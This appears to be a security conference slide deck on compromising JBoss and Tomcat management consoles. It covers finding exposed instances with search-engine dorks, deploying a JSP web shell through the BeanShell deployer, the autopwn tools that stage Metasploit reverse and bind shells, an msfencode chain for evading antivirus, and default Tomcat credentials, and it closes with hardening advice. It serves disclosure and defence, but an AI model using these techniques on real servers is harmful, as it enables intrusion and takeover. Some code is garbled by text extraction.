

Abusing JBoss

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About SpiderLabs & Me

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What is JBoss and why do I care?

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JBoss Application Server is the open source implementation of the Java EE suite of services.[. . .] It's easy-to-use server architecture and high flexibility makes Jboss the ideal choice for users just starting out with J2EE, as well as senior architects looking for a customizable middleware platform

(JBoss AS Installation and Getting Started Guide)



Why Jboss is interesting

- JBoss is used in enterprise JSP deployments
- Insecure by default! /jmx-console not password protected!
- Usually invoked as root/SYSTEM
- We see it often in pen tests, both internal & external ©
- Typical industries (www.monster.com):
 - Financial
 - Publishing
 - Gambling
 - Defense
- Often overlooked in perimetric hardening policies...
 - Pwning like its' 1999...



A JBoss JMX console

You've probably seen one of these...



Catalina

- type=Server
- type=StringCache

JMImplementation

- name=Default,service=LoaderRepository
- type=MBeanRegistry
- type=MBeanServerDelegate

jboss

- database=localDB,service=Hypersonic
- name=PropertyEditorManager.type=Service
- name=SystemProperties,type=Service
- readonly=true cervice=invoker target=Naming type=bttp




Detecting JBoss instances in the wild...

- By default, JBoss listens on TCP port 8080
- HTTP GET to /jmx-console
 - 200 OK likely enabled
 - 403 Authentication required (very often simply... admin/admin)

Detecting JBoss instances in the wild...

At the time of writing, the following Google dork allinurl:/jmx-console MBean resulted in numerous potential targets as is shown below:





Detecting JBoss instances in the wild...

 Google Alerts can also be configured to auto email us new JBoss instances as they are discovered by Google's spider..



Welcome to Google Alerts

Google Alerts are email updates of the latest relevant Google results (web, news, etc.) based on your choice of query or topic.

Some handy uses of Google Alerts include:

- monitoring a developing news story
- keeping current on a competitor or industry
- · getting the latest on a celebrity or event
- · keeping tabs on your favorite sports teams

Create an alert with the form on the right.

You can also click here to manage your alerts







Remote Command Execution on JBoss

Our objective: Remote command execution

Redteam et. al (<u>www.red-team.de</u>) researched/published the Bean Shell deployment method.

- We use the JBoss jmx-console to deploy a malicious .war file.
- A .war is simply a conventional zip file with a .jsp file within + meta data. Our .jsp file being 'malicious'
- Once the .war file is deployed we interact with the JSP shell and upload a Metasploit payload on to the remote machine.
- The Metasploit payload executes and we obtain SYSTEM or root access (usually..)
- Game over...

Therefore, in a matter of seconds we can fully compromise an unprotected JBoss implementation.



BSH Deployer

"The BSH Deployer, or BeanShell Deployer allows you to deploy onetime execution scripts or even services in JBoss.

Scripts are plain text files with a .bsh extension and can even be hotdeployed. This gives you scripting access inside the JBoss server."

(https://www.jboss.org/community/docs/DOC-9131)

BSH Deployer



jboss.console

sar=console-mgr.sar

jboss.deployer

service=BSHDeployer

jboss.deployment

flavor=URL,type=DeploymentScanner



BSH Deployer createScriptDeployment()



void start()

MBean Operation.

Param	ParamType	ParamValue	ParamDescription
p1	org.jboss.deployment.DeploymentInfo		(no description)
Invoke			

java.net.URL createScriptDeployment()

MBean Operation.

Param	ParamType	ParamValue	ParamDescription		
p1	java.lang.String		(no description)		
p2	java.lang.String		(no description)		
Invoke					



The BSH script which we use to place our .war file on the file system

From Redteam et. al "Bridging the Gap between the Enterprise and You":

```
import java. Io.FileOutputStream; jar cvf payload.war browser.jsp
import sun.misc.BASE64Decoder; base64 payload.war

// Base64 encoded payload.war

String val = "UEsDBBQACA [ . . . ] AAAAA";

BASE64Decoder decode r = new BASE64Decoder ();

byte [ ] byteval = decoder.Decode Buffer (val);


FileOutputStream fstream = new
    FileOutputStream("/tmp/payload.war");

fstream.write(byteval);

fstream.close();
```

All this bsh script does is take the base64 encoded .war file enclosed within the var variable and base64 decode the .war file and write it to disk in e.g, /tmp/payload.war

BSH Deployer createScriptDeployment()





BSH Deployer createScriptDeployment()



JMX MBean Operation Result createScriptDeployment()

Back to Agent View

Back to MBean View

Reinvoke MBean Operation


file:/tmp/browser2657327744010568557.bsh

When we click on 'Invoke' the screen above is shown. This denotes that the BSH script has been executed successfully and that the .war archive has been written in /tmp

We now need to deploy the .war archive in order to enable our web shell.



Deploying the .war archive




- service=SecurityConfig
- service=XMLLoginConfig

jboss.system

- service=JARDeployer
- service=Logging.type=Log4jService
- service=MainDeployer
- service=ServiceController
- service=ServiceDeployer
- service=ThreadPool
- type=Server
- type=ServerConfig
- type=ServerInfo




Deploying the .war archive





Our shell!



jsp File Browser version 1.2 by www.vonloesch.de



Our shell!



(L)aunch external program



jsp File Browser version 1.2 by www.vonloesch.de





Demo
Deployment of a JSP shell using the
BSH Deployer



Introducing JBoss Autopwn

- A tool has been developed, jboss-autopwn which is able to compromise an unprotected JBoss AS instance by utilizing the BSH script deployment method discussed earlier
- The tool is implemented as a simple Bash shell script to ensure portability across various *nix systems and increase speed of development.
- We utilize the functionality of the malicious .war file which in essence acts as a stager to upload and execute Metasploit payloads on the remote JBoss instance
- Sample usage:

```
[root@nitrogen jboss-autopwn]# ./jboss-autopwn
[!] JBoss autopwn
[!] Usage: ./jboss-autopwn server port
[!] Christian Papathanasiou cpapathanasiou@trustwave.com
[!] Trustwave SpiderLabs
[root@nitrogen jboss-autopwn]#
```



The following Metasploit payloads are used in jboss-autopwn

For *nix:

- cmd/unix/bind_perl Listen for a connection and spawn a command shell via perl
- cmd/unix/reverse_perl Creates an interactive shell via perl

For Windows:

- windows/shell/bind_tcp Listen for a connection, Spawn a piped command shell (staged)
- windows/shell/reverse_tcp Connect back to the attacker, Spawn a piped command shell (staged)
- windows/vncinject/bind_tcp Listen for a connection, Inject a VNC Dll via a reflective loader (staged)



 For Windows JBoss instances, the payloads are encoded using msfencode to evade various Anti Virus engines using the following options which were determined after experimentation to lead to the best results on Virus Total using only the encodings offered by Metasploit:

./msfencode -e x86/fnstenv_mov -c 5 -t raw | ./msfencode -e x86/countdown -c 5 -t raw | ./msfencode -e x86/shikata_ga_nai -t raw -c 5 | ./msfencode -e x86/cal | I4_dword_xor -t exe -c 5



- Tested on Linux, MacOSX, Windows
- Probably works on OpenSolaris, BSD...
- Even if payload deployment fails, we still have access to the JSP browser shell.

- We will now demonstrate jboss-autopwn with:
 - Linux Reverse Shell
 - Windows VNC Bind Shell





DEMO jboss-autopwn vs Linux JBoss instance Reverse shell payload

JBoss-autopwn vs. Linux JBoss instance

Reverse shell payload

```
[root@attacker jboss-autopwn]# ./jboss-autopwn 192.168.1.2 8080
[x] Detected a non-windows target
[x] Retrieving cookie
[x] Now creating BSH script...
[x] .war file created successfully in /tmp
[x] Now deploying .war file:
http://192.168.1.2:8080/browser/browser/browser.jsp
[x] Running as user...:
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel)
[x] Server uname...:
Linux nitrogen 2.6.29.6-213.fc11.x86 64 #1 SMP Tue Jul 7 21:02:57 EDT 2009 x86 64
   x86 64 x86 64 GNU/Linux
[!] Would you like to upload a reverse or a bind shell? reverse
[!] On which port would you like to accept the reverse shell on? 31337
[x] Uploading reverse shell payload...
[x] Verifying if upload was successful...
-rwxrwxrwx 1 root root 157 2010-03-22 21:03 /tmp/payload
Connection from 192.168.1.2 port 31337 [tcp/*] accepted
[x] You should have a reverse shell on localhost:31337...
[root@nitrogen jboss-autopwn-new]# fg 1
nc -lv 31337
id
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel)
uname -a
Linux nitrogen 2.6.29.6-213.fc11.x86 64 #1 SMP Tue Jul 7 21:02:57 EDT 2009 x86 64
   x86 64 x86 64 GNU/Linux
```



DEMO

jboss-autopwn vs Microsoft Windows JBoss instance VNC bind shell payload

JBoss-autopwn vs. Windows JBoss instance

Windows VNC Metasploit bind shell

```
[root@attacker jboss-autopwn-new]# ./jboss-autopwn 192.168.1.225 8080
[x] Detected a Windows target
[x] Retrieving cookie
[x] Now creating BSH script...
[x] .war file created successfully on c:
[x] Now deploying .war file:
[x] Web shell enabled!: http://192.168.1.225:8080/browserwin/browser/Browser.jsp
[x] Server name...:
Host Name . . . . . . . . . . . . . jb0ss
[x] Would you like a reverse or bind shell or vnc(bind)? vnc
[x] On which port would you like your vnc shell to listen? 21
[x] Uploading vnc shell payload...
[x] Checking that vnc shell was uploaded correctly..
[x] vnc shell uploaded: 22/11/2009 19:14 87,552 payload.exe
[x] Now executing vnc shell...
[x] Executed vnc shell!
[x] Reverting to metasploit....
[*] Started bind handler
[*] Starting the payload handler...
[*] Sending stage (197120 bytes)
[*] Starting local TCP relay on 127.0.0.1:5900...
[*] Local TCP relay started.
[*] Launched vnciewer in the background.
[*] VNC Server session 1 opened (192.168.1.2:52682 -> 192.168.1.225:21)
[*] VNC connection closed.
```



What about Apache Tomcat?

Apache Tomcat




- Apache Tomcat is an open source software implementation of the Java Servlet and JavaServer Pages technologies. The Java Servlet and JavaServer Pages specifications are developed under the Java Community Process.
- Apache Tomcat powers numerous large-scale, mission-critical web applications across a diverse range of industries and organizations. Much like JBoss, remote command execution is possible and due to the cross platform nature of the Java language, we can compromise targets on Linux, MacOSX and Windows.
- Much like the JBoss management console, Apache Tomcat also runs on TCP port 8080.

Apache Tomcat



 Tomcat is configured securely out of the box. The Tomcat management console is inaccessible unless you belong to the manager role.



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Default users



Tomcat Management Console is configured securely out of the box.
 The Tomcat management console is inaccessible unless you belong to the manager role. By default the following usernames are enabled in \$CATALINA_HOME/conf/tomcat-users.xml:

```
[root@nitrogen conf]# cat tomcat-users.xml
<?xml version='1.0' encoding='utf-8'?>
<tomcat-users>
<role rolename="tomcat"/>
<role rolename="role1"/>
<user username="tomcat" password="tomcat"
roles="tomcat"/>
<user username="both" password="tomcat"
roles="tomcat,role1"/>
<user username="role1" password="tomcat"
roles="role1"/>
<user username="role1" password="tomcat"
roles="role1"/>
</tomcat-users>
[root@nitrogen conf]#
```



Securely provisioning access to the management console



 Before access to the Tomcat Manager could be granted, an administrator has to manually add an additional user or modify an existing one giving them access to the manager role:

```
[root@nitrogen conf]# cat tomcat-users.xml
<?xml version='1.0' encoding='utf-8'?>
<tomcat-users>
<role rolename="tomcat"/>
<role rolename="role1"/>
<role rolename="manager"/>
<user username="manager" password="!@m4n4g3r!@#!"</pre>
roles="manager"/>
<user username="tomcat" password="tomcat"</pre>
roles="tomcat"/>
<user username="both" password="tomcat"</pre>
roles="tomcat, role1"/>
<user username="role1" password="tomcat"</pre>
roles="role1"/>
</tomcat-users>
[root@nitrogen conf]#
```

Insecure management console provisioning



 When access is bestowed correctly, a new user is created with a sufficiently complex password such as above. When access is bestowed insecurely (which is often the case), a default Tomcat account is made a member of the manager group

```
[root@nitrogen conf]# cat tomcat-users.xml
<?xml version='1.0' encoding='utf-8'?>
<tomcat-users>
<role rolename="tomcat"/>
<role rolename="role1"/>
<role rolename="manager"/>
<user username="tomcat" password="tomcat" roles="tomcat, manager"/>
<user username="both" password="tomcat" roles="tomcat, role1"/>
<user username="role1" password="tomcat" roles="role1"/>
<user username="role1" password="tomcat" roles="role1"/>
</tomcat-users>
[root@nitrogen conf]#
```

- This in effect allows anybody to login to the Tomcat Manager with tomcat/tomcat credentials (or any other default pair that may have been configured).
- Occurs more often then we would like to think!



Management console access



 What immediately becomes apparent is that it is possible to deploy a war file directly on the server using a simple HTTP POST upload form.



		Tomcat web Application	on Manager
Message:	OK		
Manager			
List Applications		HTML Manager Help	
Applications			
Path	ı	Display Name	Running
<u> </u>		Welcome to Tomcat	true
/balancer	-	omcat Simple Load Balancer Example App	true
/host-manager		omcat Manager Application	true
/jsp-examples		ISP 2.0 Examples	true
/manager		omcat Manager Application	true
/servlets-examples	:	Servlet 2.4 Examples	true
/tomcat-docs	-	omcat Documentation	true
/webdav	\	Webdav Content Management	true
Deploy			
Deploy directory or V	VAR file located on :	server	
		Context Path (optional):	
		XML Configuration file URL:	
		WAR or Directory URL:	\neg
		Deploy	
WAR file to deploy			
		Select WAR file to upload Browse	
		Deploy	
		Debloy	





Introducing Tomcat-Autopwn

Tomcat-autopwn



- As was performed with jboss-autopwn, a tool, tomcat-autopwn has been developed that is able to compromise an Apache Tomcat instance if the Tomcat Manager role has been bestowed upon a default account. A list of default Tomcat accounts is shown below
- Username: tomcat Password: tomcat
- Username: both Password: tomcat
- Username: role1 Password: tomcat
- 1. Try to upload a .war file with each of these login pairs
- 2. If successful, upload a JSP shell
- 3. Use JSP shell much like we did with Jboss; as a stager, to upload & execute Metasploit payloads.

Tomcat-autopwn



Sample usage (*Nix variant, Windows variant works similarly)

```
[root@attacker jboss-autopwn-new]# ./tomcat-autopwn-nix
[!] Apache Tomcat autopwn for *nix
[!] Usage: ./tomcat-autopwn server port
[!] Christian Papathanasiou cpapathanasiou@trustwave.com
[!] Trustwave SpiderLabs
[root@attacker jboss-autopwn-new]#
```





DEMO Tomcat-autopwn vs Linux Tomcat instances Reverse shell payload

Tomcat-autopwn vs Linux Tomcat Reverse shell payload



```
[root@attacker jboss-autopwn-new]# ./tomcat-autopwn-nix 192.168.1.2 8080
   2>/dev/null
[x] Web shell enabled!!: http://192.168.1.2:8080/browser/browser.jsp
[x] Running as user...:
uid=0(root) gid=0(root)
   groups=0 (root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel)
[x] Server uname...:
Linux nitrogen 2.6.29.6-213.fc11.x86 64 #1 SMP Tue Jul 7 21:02:57 EDT 2009
   x86 64 x86 64 x86 64 GNU/Linux
[!] Would you like to upload a reverse or a bind shell? reverse
[!] On which port would you like to accept the reverse shell on? 80
[x] Uploading reverse shell payload...
[x] Verifying if upload was successful...
-rwxrwxrwx 1 root root 154 2010-03-28 19:49 /tmp/payload
Connection from 192.168.1.2 port 80 [tcp/http] accepted
[x] You should have a reverse shell on localhost:80..
[root@nitrogen jboss-autopwn-new]# fg 1
nc -1v 80
id
uid=0(root) gid=0(root)
   groups=0 (root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel)
^C
[root@attacker jboss-autopwn-new]#
```



DEMO

Tomcat-autopwn vs Windows
Tomcat instances
VNC bind shell payload

Tomcat-autopwn vs Windows Tomcat



VNC Bind shell payload

```
[root@attacker jboss-autopwn-new]# ./tomcat-autopwn-win 192.168.1.55 8080
   2>/dev/null
[x] Web shell enabled!!: http://192.168.1.55:8080/browser-win/browser.jsp
[x] Server name...:
[x] Would you like a reverse or bind shell or vnc(bind)? vnc
[x] On which port would you like your vnc shell to listen? 31337
[x] Uploading vnc shell payload..
[x] Checking that vnc shell was uploaded correctly..
[x] vnc shell uploaded: 03/28/2010 09:01 PM 37,888 payload.exe
[x] Now executing vnc shell...
[x] Executed vnc shell!
[x] Reverting to metasploit....
[*] Started bind handler
[*] Starting the payload handler...
[*] Sending stage (371712 bytes)
[*] Starting local TCP relay on 127.0.0.1:5900...
[*] Local TCP relay started.
[*] Launched vnciewer in the background.
[*] VNC Server session 1 opened (192.168.1.2:52684 -> 192.168.1.55:31337)
[*] VNC connection closed.
```

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Securing the JBoss Management Console

Securing the JBoss Management console

- The forceful method to disable the JBoss JMX console and webconsole is by simply removing the jmx-console.war and webconsole.war directories from:
 - \$JBOSS_HOME/server/all/deploy
 - \$JBOSS_HOME/server/default/deploy

```
cd $JBOSS_HOME
bin/shutdown.sh
mv ./server/all/deploy/jmx-console.war jmx-console-all.bak
mv ./server/default/deploy/jmx-console.war jmx-console.war-
    default-bak
mv ./server/all/deploy/management/console-mgr.sar/web-console.war
    web-console-all.bak
mv ./server/default/deploy/management/console-mgr.sar/web-
    console.war web-console-default.bak
bin/run.sh
```



Securing the JBoss Management console



 By removing the JMX console we effectively mitigate against the attack mentioned in this paper... however...



Securing the JBoss Management console

- Business requirements may mean that the JMX and web-consoles are required. In which case, it is recommended that these are password protected with sufficiently long non-dictionary based passwords.
- Further information is given in (Maier, 2004) on how to achieve this:
 - Maier, W. (2004, February 7). SecureJBoss. Retrieved 03 23, 2010, from JBoss Community: https://community.jboss.org/wiki/SecureJBoss



Securing the Apache Tomcat Management Console

Securing the Tomcat Management console



- By default, the Tomcat Manager is inaccessible unless an administrative user is added to tomcat-users.xml.
- Ensure that a separate user is created for the management role with a sufficiently complex non-dictionary based password. An example is shown below:

```
<?xml version='1.0' encoding='utf-8'?>
<tomcat-users>
<role rolename="tomcat"/>
<role rolename="role1"/>
<role rolename="manager"/>
<user username="manager" password="!@m4n4g3r!@#!" roles="manager"/>
<user username="tomcat" password="tomcat" roles="tomcat"/>
<user username="both" password="tomcat" roles="tomcat, role1"/>
<user username="both" password="tomcat" roles="tomcat, role1"/>
<user username="role1" password="tomcat" roles="role1"/>
</tomcat-users>
```



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QUESTIONS?

